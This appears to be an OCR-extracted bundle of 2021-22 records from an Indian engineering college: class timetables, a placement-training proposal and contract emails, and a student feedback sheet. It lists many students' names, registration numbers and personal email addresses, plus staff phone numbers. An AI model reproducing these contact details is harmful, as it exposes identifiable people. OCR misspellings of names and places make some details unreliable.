Monday	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Rajza Yousof	CST 201 DATA STRUCTURES Ms. VIDHYA S. S.	CST 205 OBJECT ORIENTED PROGRAMMING Tutorial Ms. TINTU DEVASIA	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE Ms. Swathi Chandra M T	CST 203 LOGIC SYSTEM DESIGN Ms. DIVYA K.	CST 205 OBJECT ORIENTED PROGRAMMING Ms. TINTU DEVASIA
Tuesday	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Rajza Yousof	CST 201 DATA STRUCTURES Ms. VIDHYA S. S.	CST 203 LOGIC SYSTEM DESIGN Tutorial Ms. DIVYA K.	CST 205 OBJECT ORIENTED PROGRAMMING Ms. TINTU DEVASIA	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE Ms. Swathi Chandra M T	CST 203 LOGIC SYSTEM DESIGN Ms. DIVYA K.
Wednesday	CST 201 DATA STRUCTURES Ms. VIDHYA S. S.	CST 205 OBJECT ORIENTED PROGRAMMING Ms. TINTU DEVASIA	CST 203 LOGIC SYSTEM DESIGN Ms. DIVYA K.	CSL 201 DATA STRUCTURES LAB/CSL 203 OBJECT ORIENTED PROGRAMMING (IN JAVA) LAB Ms. VIDHYA S. S. / Ms. Anil Thomas M / Ms. TINTU DEVASIA / Ms. Swathi Chandra M T		
Thursday	CSL 201 DATA STRUCTURES LAB/CSL 203 OBJECT ORIENTED PROGRAMMING (IN JAVA) LAB Ms. VIDHYA S. S. / Ms. Anil Thomas M / Ms. TINTU DEVASIA / Ms. Swathi Chandra M T			MAT 203 DISCRETE MATHEMATICAL STRUCTURE Rajza Yousof	CST 201 DATA STRUCTURES Ms. VIDHYA S. S.	Placement Training Faculty Advisor
Friday	CST 201 DATA STRUCTURES Tutorial Ms. VIDHYA S. S.	MCN 201 SUSTAINABLE ENGINEERING Ms. Grace Johna M	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Tutorial Rajza Yousof	MCN 201 SUSTAINABLE ENGINEERING Ms. Grace Johna M	CST 203 LOGIC SYSTEM DESIGN Ms. DIVYA K.	Placement Training Faculty Advisor
Saturday	Minor Ms. TINTU DEVASIA / Ms. ANCY K SUNNY	Minor Ms. TINTU DEVASIA / Ms. ANCY K SUNNY	Placement Training Faculty Advisor	Placement Training Faculty Advisor	Minor Ms. TINTU DEVASIA / Ms. ANCY K SUNNY	Minor T Ms. ANCY K SUNNY / Ms. TINTU DEVASIA

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

sSc Timetables



AY 2021-22 S3 CSE/C

Vimal Jyothi Engineering College, Chempur, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CST 205 OBJECT ORIENTED PROGRAMMING Tutorial Ms. NEENA V. V.	CST 201 DATA STRUCTURES Tutorial Ms. DERROLL DAVID	CST 203 LOGIC SYSTEM DESIGN Mr. ABDUL LATHEEF	CSL 201 DATA STRUCTURES LAB/CSL 203 OBJECT ORIENTED PROGRAMMING (IN JAVA) LAB Ms. DERROLL DAVID / Ms. ANISHA JOSEPH / Ms. NEENA V. V. / Sr. JESSICA C. T.		
Tuesday	CST 201 DATA STRUCTURES Ms. DERROLL DAVID	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Raica Yousof	CST 203 LOGIC SYSTEM DESIGN Mr. ABDUL LATHEEF	CSL 201 DATA STRUCTURES LAB/CSL 203 OBJECT ORIENTED PROGRAMMING (IN JAVA) LAB Ms. DERROLL DAVID / Ms. ANISHA JOSEPH / Ms. NEENA V. V. / Sr. JESSICA C. T.		
Wednesday	CST 203 LOGIC SYSTEM DESIGN Ms. DERROLL DAVID	CST 205 OBJECT ORIENTED PROGRAMMING Ms. NEENA V. V.	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Raica Yousof	CST 201 DATA STRUCTURES Ms. DERROLL DAVID	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE Ms. Neelisha Perikad	CST 201 DATA STRUCTURES Ms. DERROLL DAVID
Thursday	MCN 201 SUSTAINABLE ENGINEERING Mr. Alex George	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Tutorial Raica Yousof	CST 205 OBJECT ORIENTED PROGRAMMING Ms. NEENA V. V.	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE Ms. Anil Thomas M	CST 201 DATA STRUCTURES Ms. DERROLL DAVID	Placement Training Faculty Advisor
Friday	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Raica Yousof	CST 203 LOGIC SYSTEM DESIGN Tutorial Mr. ABDUL LATHEEF	CST 205 OBJECT ORIENTED PROGRAMMING Ms. NEENA V. V.	MCN 201 SUSTAINABLE ENGINEERING Mr. Alex George	CST 205 OBJECT ORIENTED PROGRAMMING Ms. NEENA V. V.	Placement Training Faculty Advisor
Saturday	Minor Ms. TINTU DEVASIA / Ms. ANCY K SUNNY	Minor Ms. TINTU DEVASIA / Ms. ANCY K SUNNY	Placement Training Faculty Advisor	Placement Training Faculty Advisor	Minor Ms. TINTU DEVASIA / Ms. ANCY K SUNNY	Minor T Ms. ANCY K SUNNY / Ms. TINTU DEVASIA

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE

sSc Timetables



AY 2021-22 S3 ADS

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CST 203 LOGIC SYSTEM DESIGN <i>Mr. ABDUL LATHEEF</i>	CST 201 DATA STRUCTURES <i>Ms. AKHILA MATHEW</i>	CST 205 OBJECT ORIENTED PROGRAMMING <i>Ms. NAYANA SURESH</i>	CST 201 DATA STRUCTURES <i>Ms. AKHILA MATHEW</i>	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE <i>Ms. NAYANA SURESH</i>	MAT 203 DISCRETE MATHEMATICAL STRUCTURE <i>Raiza Yousof</i>
Tuesday	CSL 203 OBJECT ORIENTED PROGRAMMING (IN JAVA) LAB		Ms. Swathi Chandru MT / Ms. NAYANA SURESH	CST 205 OBJECT ORIENTED PROGRAMMING <i>Ms. NAYANA SURESH</i>	MCN 201 SUSTAINABLE ENGINEERING <i>Mr. Niyas K M</i>	MAT 203 DISCRETE MATHEMATICAL STRUCTURE <i>Raiza Yousof</i>
Wednesday	MAT 203 DISCRETE MATHEMATICAL STRUCTURE <i>Raiza Yousof</i>	CST 201 DATA STRUCTURES <i>Ms. AKHILA MATHEW</i>		CST 203 LOGIC SYSTEM DESIGN <i>Ms. NAYANA SURESH</i>	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE <i>Ms. NAYANA SURESH</i>	CST 203 LOGIC SYSTEM DESIGN <i>Mr. ABDUL LATHEEF</i>
Thursday	CST 203 LOGIC SYSTEM DESIGN Tutorial <i>Mr. ABDUL LATHEEF</i>	MCN 201 SUSTAINABLE ENGINEERING <i>Mr. Niyas K M</i>	CST 205 OBJECT ORIENTED PROGRAMMING Tutorial <i>Ms. NAYANA SURESH</i>	CST 201 DATA STRUCTURES Tutorial <i>Ms. AKHILA MATHEW</i>	CST 203 LOGIC SYSTEM DESIGN <i>Mr. ABDUL LATHEEF</i>	Placement Training <i>Faculty Advisor</i>
Friday	CSL 201 DATA STRUCTURES LAB		Ms. AKHILA MATHEW / Ms. KEERTHILATH P.	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Tutorial <i>Raiza Yousof</i>	CST 205 OBJECT ORIENTED PROGRAMMING <i>Ms. NAYANA SURESH</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor <i>Ms. TINTU DEVASIA / Ms. ANCY K SUNNY</i>	Minor <i>Ms. TINTU DEVASIA / Ms. ANCY K SUNNY</i>		Placement Training	Placement Training	Minor <i>Ms. TINTU DEVASIA / Ms. ANCY K SUNNY</i>

Time Table generated by Dr. Jayesh George, Assoc. Prof/IECE.

aSc Timetables



AY 2021-22 S5 CSFA

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Ms. ACHALA PRASAD	CST 305 SYSTEM SOFTWARE Dr. Fehin I P	CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Ms. NEENA V. V.	CSL 331 SYSTEM SOFTWARE AND MICROPROCESSORS LAB/CSL 333 DATABASE MANAGEMENT SYSTEMS LAB Ms. ACHALA PRASAD / Mr. ABDUL LATHEEF / Ms. AMBILI M.A. / Dr. Fehin I P		
Tuesday	CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Ms. NEENA V. V.	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Ms. ACHALA PRASAD	CST 305 SYSTEM SOFTWARE Dr. Fehin I P	CSL 331 SYSTEM SOFTWARE AND MICROPROCESSORS LAB/CSL 333 DATABASE MANAGEMENT SYSTEMS LAB Ms. ACHALA PRASAD / Mr. ABDUL LATHEEF / Ms. AMBILI M.A. / Dr. Fehin I P		
Wednesday	CST 303 COMPUTER NETWORKS Sr. JISHA C. T.	CST 309 MANAGEMENT OF SOFTWARE SYSTEMS Ms. Anit Thomas M	CST 303 COMPUTER NETWORKS Sr. JISHA C. T.	MCN 301 DISASTER MANAGEMENT Mr. Johny P Joseph	CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Ms. NEENA V. V.	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Tutorial Ms. ACHALA PRASAD
Thursday	CST 303 COMPUTER NETWORKS Sr. JISHA C. T.	CST 305 SYSTEM SOFTWARE Dr. Fehin I P	MCN 301 DISASTER MANAGEMENT Sr. JISHA C. T.	CST 303 COMPUTER NETWORKS Tutorial Sr. JISHA C. T.	CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Tutorial Ms. NEENA V. V.	Placement Training Faculty Advisor
Friday	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Ms. ACHALA PRASAD	CST 309 MANAGEMENT OF SOFTWARE SYSTEMS Ms. Anit Thomas M	CST 305 SYSTEM SOFTWARE Tutorial Dr. Fehin I P	CST 309 MANAGEMENT OF SOFTWARE SYSTEMS Ms. Anit Thomas M	CST 303 COMPUTER NETWORKS Sr. JISHA C. T.	Placement Training Faculty Advisor
Saturday	Minor/Honor Dr. JEETHU V. DEVASIA / Ms. AMBILI M.A. / Dr. Fehin I P	Minor/Honor Dr. JEETHU V. DEVASIA / Ms. AMBILI M.A. / Dr. Fehin I P	Placement Training Faculty Advisor	Placement Training Faculty Advisor	Minor/Honor Dr. JEETHU V. DEVASIA / Ms. AMBILI M.A. / Dr. Fehin I P	Minor/Honor T Dr. JEETHU V. DEVASIA / Ms. AMBILI M.A. / Dr. Fehin I P

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aSc Timetables



AY 2021-22 S5 CS5 B


Vimal Jyothi Engineering College, Chemperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Ms. NAYANA SURESH	CST 303 COMPUTER NETWORKS Ms. KEERTHIJITH P.	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Ms. ANCY K SUNNY	CST 309 MANAGEMENT OF SOFTWARE SYSTEMS Ms. ANGEL VARGHESE	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Tutorial Ms. ANCY K SUNNY	CST 303 COMPUTER NETWORKS Tutorial Ms. KEERTHIJITH P.
Tuesday	CST 303 COMPUTER NETWORKS Ms. KEERTHIJITH P.	CST 305 SYSTEM SOFTWARE Tutorial Ms. ASHA BABY	CST 309 MANAGEMENT OF SOFTWARE SYSTEMS Ms. ANGEL VARGHESE	CST 305 SYSTEM SOFTWARE Ms. ASHA BABY	MCN 301 DISASTER MANAGEMENT Ms. Teena George	CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Ms. NAYANA SURESH
Wednesday	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Ms. ANCY K SUNNY	CST 305 SYSTEM SOFTWARE Ms. ASHA BABY	CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Ms. NAYANA SURESH	CSL 331 SYSTEM SOFTWARE AND MICROPROCESSORS LAB/CSL 333 DATABASE MANAGEMENT SYSTEMS LAB Ms. ANCY K SUNNY / Ms. DIPYA K. / Ms. ASHA BABY / Ms. ANGEL VARGHESE		
Thursday	CST 305 SYSTEM SOFTWARE Ms. ASHA BABY	CST 309 MANAGEMENT OF SOFTWARE SYSTEMS Ms. ANGEL VARGHESE	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Ms. ANCY K SUNNY	CST 303 COMPUTER NETWORKS Ms. KEERTHIJITH P.	MCN 301 DISASTER MANAGEMENT Ms. Teena George	Placement Training Faculty Advisor
Friday	CSL 331 SYSTEM SOFTWARE AND MICROPROCESSORS LAB/CSL 333 DATABASE MANAGEMENT SYSTEMS LAB Ms. ANCY K SUNNY / Ms. DIPYA K. / Ms. ASHA BABY / Ms. ANGEL VARGHESE			CST 301 FORMAL LANGUAGES AND AUTOMATA THEORY Tutorial Ms. NAYANA SURESH	CST 307 MICROPROCESSORS AND MICROCONTROLLERS Ms. ANCY K SUNNY	Placement Training Faculty Advisor
Saturday	Minor/Honor Dr. JEETHU V. DEVASIA / Ms. AMBILI M.A. / Dr. Fobis I P	Minor/Honor Dr. JEETHU V. DEVASIA / Ms. AMBILI M.A. / Dr. Fobis I P	Placement Training Faculty Advisor	Placement Training	Minor/Honor Ms. ANCY K SUNNY	Minor/Honor T Dr. JEETHU V. DEVASIA / Ms. AMBILI M.A. / Dr. Fobis I P

Time Table generated by Dr. Jayesh George, Assoc. Prof./ECE.

sSc Timetables

As per the recommendation of the placement officer, order may be placed with the company for training, as this training is essential for preparing our students for TCS and other IT company placements.



PROGRESSUM

Shamceer
28/7/21

To: Fr. Jinn
28/7/21
Based on the financial negotiation the amount is brought down from 40,000 to 32,000/- and hence recommended (mail sent).
Shamceer
Fr. Jinn

Vimal Jyothi Engineering College
Proposal for TCS Specific Training


progressumedu@gmail.com

Mob: +91 9061034523 (Shamceer)

9567820465 (Nandakumar)

* 9946272449

NOTE: 28 hrs training. Cost Proposed is Rs. 40,000/- inclusive of GST. We would like to conduct the training immediately after the SB examinations.
Batch size : 100 proposed.



Justin
JUSTINE M. AUGUSTINE
Placement Officer
Vimal Jyothi Engineering College

TCS Specific – Detailed Curriculum

TCS Specific – 28 Hr

Sl No	Topics	Area of Training	Hours
1	Numbers, Profit and loss	Aptitude	2
2	Time and Work, Permutation Combination and Probability	Aptitude	3
3	Coding, Decoding, Series, Odd man out, Analogy and Visual Reasoning	Aptitude	3
4	Data arrangements and Blood Relations, Reading Comprehension	Aptitude	3
5	Sentence Completion, Para jumbles and Cloze passage	Aptitude	3
6	Clocks, Calendars, Direction Sense and Cubes	Aptitude	3
7	Partnerships and Averages	Aptitude	2
8	Combination and Probability	Aptitude	3
9	C, C++ Languages, Array String, Logical Reasoning	Technical	3
10	Functions, File	Technical	3

Total Duration

Ideal Batch Size	Duration
100 students	4 hours/day

Deliverables

This includes:

- Online training delivery. (Platform will be informed prior 3 days)
- Soft copy Materials for each and every session.
- Attendance report
- Pre interaction with students for need analysis.
- Post interaction for doubt clarification.
- Gamified pedagogy for ensuring student interaction and building competitiveness.
- Pre - Training Assessment (1 hour) & Post - Training Assessment (1 hour)

Payment terms

Payment	
Per Trainer/ day	Rs.8000 incl GST.
Training Duration	30 hrs. (4 hrs. / day = 7 days + 2 hr Assessment test)
Total no of Trainer days	5 Days
No. of Batch	1
Total Training cost	Rs. 40000/- incl GST.

Pre-requisites

- Student List
- Coordinator from faculties & students' side.
- Availability of online platform.

PROGRESSUM

CORONA, a word that has made the world pause, the humans to think value of their life and created an unstable condition in global economy. The pandemic had left people jobless and a fear in the mind of youngsters (UG / PG students) especially the final years about their dream career and the heavy competition outside.

We are presenting a small solution to this through **PROGRESSUM**, dream of 3 people who had successfully started off their careers in the field of placement training. It is the passion towards the work that we did, made us to think and decide to start a venture of our own by helping the future generation to pursue a career they had dreamt of.

The pandemic has hit the education system diversely paving the way to use advanced technology for educating the future generation. Hence, we have designed online classes and the sessions will be available to them in a flexible manner. Once the pandemic leaves the world, we intend to provide face to face learning as well.

From our experience, we have discovered that along with technical learning, it is very important for the students to get trained in soft skills and aptitude training as well. In order to accomplish this at the right time we are providing tailor made courses to every level of students / institutions in a most innovative way.

What we promise to offer:

- Effective and quality Trainings that satisfy the industry demand.
- Understand the need of students and provide trainings accordingly.
- Fully Committed and Passionate trainer, with deep Experience and knowledge in this area.

Our trainers are highly motivated career guidance trainers with experience in training large group across different states. Proven success in leveraging educational theories and methodologies to design, develop, and deliver successful training programs and integrate instructional technology to provide classroom and virtual training.

We strongly believe that students who undergo this training will have the will power and confidence to tackle any situations in their early stages of career and fetch them the job that they aspire. We provide them timely Mockup Tests and Sample Interviews, thereby enabling each student to determine the area of their weakness and helping them to overcome that. The personal feedbacks that we received from our students have helped us to fine tune the courses as per the student comfort as well as the industry requirements.

End

TCS Specific Training proposal || Progressum

Fr Jinu <jinuachan@gmail.com>

17 August 2021 at 12:46

To: Placement Cell Vjec <tpc@vjec.ac.in>

Cc: Progressum Edutech <progressumedu@gmail.com>, Manager <manager@vjec.ac.in>, Administrator VJEC <administrator@vjec.ac.in>

Dear Justin sir,

As per the discussions made on the TCS specific training proposal, the revised document is accepted. So you can proceed with mobilizing the students for effective utilization of this opportunity. I thank the responsible persons of the Team of Progressum and specially Mr Nandakumar PR for effecting the discussions in a mutually agreeable manner. Hope this association will be continued for the coming batches, and I expect to get feedback on the training also.

Training duration: 30 hrs (4 hrs. / day = 7 days + 2 HR Assessment test).

The amount agreed: 32,000/- inclusive of all taxes

With due regards,

Fr Jinu Vadakkemulanjanal (Genimon V Joseph)

Vice Principal and Faculty,

Vimal Jyothi Institute of Management and Research, Chemperi PO, Kannur, Kerala, India

+91-9447373415, +91-460-2213300

jnuachan@gmail.com, jnuachan@vjim.ac.in, jnuachan@vjec.ac.in,

*****Go*****

[Quoted text hidden]

TCS SPECIFIC TRAINING FEEDBACK - DEC 28-31, 2021

Email address	Type your Full Name	PRN Number	Branch	How would you rate the training session
anusreepm06@gmail.com	Anusree pm	Vml19ec009	ECE	Good
sruthipk2064@gmail.com	SRUTHI P K	VML19CS111	CSE	Good
jacobjamesch2000@gmail.com	Jacob James	19EC024	ECE	Good
rosemaryajoy4@gmail.com	Rose Mariya Joy	VML19CS087	CSE	Good
dhanushch1234@gmail.com	Dhanush Ch	VML19EC017	ECE	Good
nihalolachery@gmail.com	Nihal O	19CS075	CSE	Good
sharanyaulas25@gmail.com	Sharanya Ullas	VML19CS094	CSE	Good
meghnacheran@gmail.com	MEGHNA ANISH C	6668	CE	Very Good
abhijshkpkundanchal000@gmail.com	ABHIJITH K P	19ME001	ME	Good
sonajose1935@gmail.com	Sona Jose	VML19CS106	CSE	Very Good
alenmoby2001@gmail.com	ALEN MOBY	19MEO19	ME	Good
anusreemanoj100@gmail.com	Anusree K	19AE006	AEI	Very Good
anamikagovar@gmail.com	Anamika C	19AE004	AEI	Very Good
gayathrinambiar26@gmail.com	Gayathri N	VML19CE052	CE	Good
sandrajckrd9562@gmail.com	Sandra N	19CE084	CE	Good
farisa.fari888@gmail.com	Farisa kp	VML19CS058	CSE	Good
adithyatk2001@gmail.com	Adithya TK	VML19CS008	CSE	Very Good
varghesealen1234@gmail.com	Alien varghese	VML19EE009	EEE	Good
maryjoyku01@gmail.com	Mary Joy	19CS071	CSE	Good
fidahameed1@gmail.com	Fida Hameed	VML19CE 050	CE	Good
gokulpv001@gmail.com	GOKUL P V	19ME035	ME	Very Good
adheenamanoj593@gmail.com	Adheena KM	VML19CS006	CSE	Very Good
haripriyarahavan919@gmail.com	Haripriya M	VML19CS060	CSE	Good
dheerajktr@gmail.com	Dheeraj. K	19CS051	CSE	Good
vachavachu2222@gmail.com	Varsha kv	VML19EC054	ECE	Average
aiswaryamuralidharan2002@gmail.com	AISWARYA PK	19CE011	CE	Good
abhincythomas888@gmail.com	Abhincy Thomas	VML19CS004	CSE	Good
govindansreeshma@gmail.com	SREESHMA GOVINDAN	VML19CE095	CE	Very Good
ashlynwilsons@gmail.com	Ashlyn Wilson Sasthampadavil	VML19EE012	EEE	Good
aswiniprakashan03@gmail.com	ASWINI P	19CE038	CE	Very Good
anuragcashok@gmail.com	Anurag C Ashok	19CS036	CSE	Good
justinmg6000@gmail.com	Justin George	19AE13	AEI	Very Good
oliviaann2527@gmail.com	Olivia Ann Mathew	19EC037	ECE	Very Good
donachacko2000@gmail.com	Dona Chacko	19EC018	ECE	Very Good
nayanajasajp@gmail.com	Nayana Saji	VML19EC034	ECE	Good
archanatharammai2001@gmail.com	ARCHANA T	19EC010	ECE	Good
anjanamukundan75@gmail.com	Anjana Mukundan.k	19EC007	ECE	Very Good
aryarchamatha@gmail.com	Aryasree Ramachandran	19CE035	CE	Good
snehasajeewan143@gmail.com	Sneha Sajeewan T	19EC49	ECE	Very Good
malavikaajith2001@gmail.com	Malavika Ajith	19EC029	ECE	Good
anurchamatha@gmail.com	Anusree Ramachandran	19CE031	CE	Very Good
sradhaalex2001@gmail.com	SRADHA ALEX	VML19EE032	EEE	Good
sonaramesan257@gmail.com	SONA, P	VML19CS107	CSE	Very Good
gopikaegpopu@gmail.com	E P Gopika	19CS056	CSE	Good
gayathrinambiar26@gmail.com	Gayathri N	VML19CE052	CE	Average
vinshithvinod@gmail.com	Vinshith V V	VML19ME061	ME	Very Good
ullas1963@gmail.com	Ulsav Ullas	VML19ME058	ME	Very Good
vyshakhvyshu001@gmail.com	VYSHAKH M	VML19ME065	ME	Very Good
nevinasai000@gmail.com	Nevin saji	VML19EC035	ECE	Good
aleenamathews2001@gmail.com	Aleena Mathews	VML19CS021	CSE	Good
harithakv1234@gmail.com	Haritha K V	19CE054	CE	Very Good
kjoseph375@gmail.com	kiran Joseph	Vml19ee024	EEE	Good
adilapk2001@gmail.com	Adila farha pk	VML19CS007	CSE	Good
anusreekv01@gmail.com	Anusree KV	19EC008	ECE	Good
ranjulramachandran619@gmail.com	Ranjul Arumadi	VML19CS083	CSE	Good
asrithp01@gmail.com	Asrith P	LVML19ME068	ME	Average
nirmalalduin@gmail.com	Nirmal Shaju	VML19CS078	CSE	Good
aneeshas1661@gmail.com	Aneesha S	19CS028	CSE	Good
vinshithvinod@gmail.com	Vinshith V V	19CS028	CSE	Good
ajithsajasa@gmail.com	Ajith Saji	VML19ME061	ME	Good
anupamakv2001@gmail.com	ANUPAMA K V	VML19EE005	EEE	Very Good
ckrishnapriya135@gmail.com	Krishnapriya c	19CS035	CSE	Good
mohammedraheel00@gmail.com	Mohammed Raheel	19CE061	CE	Good
pavithrata99@gmail.com	Pavithra T A	VML19AE016	AEI	Good
donmarya01@gmail.com	Don mariya	VML19CE076	CE	Good
nathasha0319@gmail.com	Nathasha K V	Vml19cs054	CSE	Good
		VML19CS074	CSE	Average
				Good

Invoice - TCS Specific Training

Progressum Edutech <progressumedu@gmail.com>

31 August 2021 at 15:17

To: Placement Cell Vjec <tpc@vjec.ac.in>

Cc: justine@vjec.ac.in

Hi Justine Sir,

As discussed over the phone, requesting you to share the students feedback and please find the attached Invoice for Rs.32000/-. Please review and confirm the amount, also I have attached the attendance for your perusal. Thank you

Nandhu.




Regards,


Team Progressum

+91- 9946272449



2 attachments

 invoice-pr001520-24-progressum-edutech-private-limited-vimal-jyothi-engineering-college.pdf
57K

 Vimal jyoti Attendance.xlsx
17K

Imp!!! TCS Specific Training Link

TPO VJEC <tpc@vjec.ac.in>

19 August 2021 at 15:06

To: dilsha vv <dilshaavv@gmail.com>, Nived P <nivedpamritam@gmail.com>, Chandana Shaji <chandanasshaji08@gmail.com>, Krishnapriya Premakumar <krishnapriyap11@gmail.com>, PRINSE JUDIT DAS <prinsedas@gmail.com>, "Amritha P.A" <amrithapa28@gmail.com>, Sanitha K P <sanithanair137@gmail.com>, Namrutha Raj <namrutharaj99@gmail.com>, ROSE ALPHONS BENNY <rosealphonsbenny@gmail.com>, Rohan utc <rohanutc@gmail.com>, IMMANUEL MONSON <immanuelmonson08@gmail.com>, Maria T V <vmjmmaria@gmail.com>, Aryananda P <aryanandaachu26@gmail.com>, ANJITHA SATHEESAN <anjithasatheesantk@gmail.com>, archanaav00123@gmail.com, ALEENA BENNY <aleenabennyskpm@gmail.com>, Unnimaya <mayamadhavp@gmail.com>, VISMAYA P <vismayap18@gmail.com>, KAVYA K K <kavyakkrajeev@gmail.com>, Shamjith Saji <shamjith245@gmail.com>, Thejas Sujith <thejassujith283@gmail.com>, harshavayalview@gmail.com, Justin Kurian <justinkurian543@gmail.com>, H POOJA <poojahari243@gmail.com>, Sreelakshmi PV <lamisree01@gmail.com>, VIGNESH P V <vigneshpv22012000@gmail.com>, Anusurya Chacko <anusuryachacko@gmail.com>, Sreelakshmi A K <sreelakshmiak2001@gmail.com>, nihalm3992@gmail.com, C M Nived Raj <nivedrajcm@gmail.com>, Anagha K <anaghabaskaran17@gmail.com>, Ankitha K <akoyili27@gmail.com>, Anusree Chithrabhanu <anusreechithrabhanu2014@gmail.com>, Uthara Narayanan CK <utharanarayanan66@gmail.com>, Krishna Priya <krishnakrishnapriya224@gmail.com>, Joseph MJ <josephmj953@gmail.com>, Joyal Wilson <joyalwilson007@gmail.com>, Muhammed Musthafa TP <musthafarayyan9@gmail.com>, Alvin Johnson <alvinalvi6317@gmail.com>, Theertha P <theerthasree9041@gmail.com>, Adarsha Ratheeshan <adarsharatheeshan418@gmail.com>, Ashique Prem <ashique.prem3635@gmail.com>, Sonu Paul <sonupaul19601@gmail.com>, RAHUL RK <rahulkranjith@gmail.com>, Anagha Santhosh <anaghasanthosh2001@gmail.com>, gayathripvt284@gmail.com, Sreeradha C <radhasree1999@gmail.com>, athulmain@gmail.com, Ashwathi Raghunath <artvashwathi101@gmail.com>, Malavika Victor <malvikavictor@gmail.com>, devika a <devikaa314@gmail.com>, Rana Fathima <ranafathima1308@gmail.com>, snehavk225@gmail.com, APARNA RAVEENDRAN KV <aparnaappuraveendran@gmail.com>, Deekshith C <deekshithc1@gmail.com>, Don Martin <donmartin3d1@gmail.com>, Anjali Mathew <anjaliathew890@gmail.com>, yethulsidharth007@gmail.com, Albin Baby Munjanattu <albinmunjanattu@gmail.com>, Sneha V K <snehavk225@gmail.com>, sreeroopch001@gmail.com, Deepak Raghavan <deepakraghavan8@gmail.com>, sakethpremkumar@gmail.com, jesna k <Kjesna1999@gmail.com>, nufailanajeeb2000@gmail.com, Sourav rajeev <souravrajeevkn@gmail.com>, "Anandhu.v. Thamban" <anandhuvayalil2000@gmail.com>, Amritha K Rajeevan <amrithakrajeevan175@gmail.com>, Sona Treesa <sonarojers123@gmail.com>, Aleena Augustin <aleenaaugustinm@gmail.com>, Nithin Raj <rajnithin385@gmail.com>, Sharan Rathnakumar <sharanrk45@gmail.com>, jinitaelisa2000@gmail.com, surabhi t2000 <surabhit2000@gmail.com>, Devanand mv <devanandmv697@gmail.com>, Anusree AC <anusreedinesh2000@gmail.com>, Abhijith G <abhijithgopi200@gmail.com>, Abhilash <abhilash6039@gmail.com>, Swathi C <swathichoran@gmail.com>, RIYANA ANWAR <riyanaanwar6@gmail.com>, VISHNU K <vishnupavi01@gmail.com>, jintojosemk@gmail.com, Anamika Prasanth <anamika.p3011@gmail.com>, Sneha Jose <jose.sneha08@gmail.com>, Aswin Anirudhan <aswinanirudhan01@gmail.com>, aparnapnambiar39@gmail.com, daahin6001@gmail.com, anuragknambiar@gmail.com, Vishnu Thirumangalath <vishnuthirumangalath@gmail.com>, Rimal Raj <rimalraj41412@gmail.com>, sreyasekhar17@gmail.com, Dhiya Dhanarajan

ayadhanarajan@gmail.com>, Dilna P <dilnaprasanth8@gmail.com>, Junaid Ahmed <jonaidahmad103@gmail.com>, Ajay Joy <ajayjoy22@gmail.com>, aswinchd1392@gmail.com, Aarcha Varadaraj <avofficial2000@gmail.com>

Dear Students,

Please use the link below to access the training program.

TCS Specific Training || Vimal Jyothi Engineering College

When Mon 23 Aug – Mon 30 Aug 2021

Joining info Join with Google Meet
meet.google.com/prc-uuob-bau

Regards,

—
Justine M Augustine
Training & Placement Officer
Vimal Jyothi Engineering College, Chemperi
Kannur, Kerala -670632
Email: tpc@vjec.ac.in
Office: 0460-2212240 Ext:126
Mobile: 9946943094

TCS Specific Training on December 28-31, 2021 (for pre-final year students)

TPO VJEC <tpc@vjec.ac.in>

15 December 2021 at 15:33

To: Progressum Eduotec <progressumedu@gmail.com>

Cc: "Dr.Benny Joseph" <bennyjoseph@vjec.ac.in>

Dear Nandu,

Greetings from Vimal Jyothi Engineering College!!!

As discussed yesterday, we are planning to convert 12 hours of the ongoing S3/S5 placement training to **TCS Specific training** during Christmas vacation.

The details are as follows.

Training Dates: December 28-31, 2021 (4 days)

Time: 9.00 AM to 12.00 Noon (3 hours)

Total Duration: 12 Hours (4 days X 3 hours)

Please send us a confirmation regarding this.

Let me know if you have any queries.

Thank you.

Regards,

—
Justine M Augustine

Training & Placement Officer

Vimal Jyothi Engineering College, Chempai

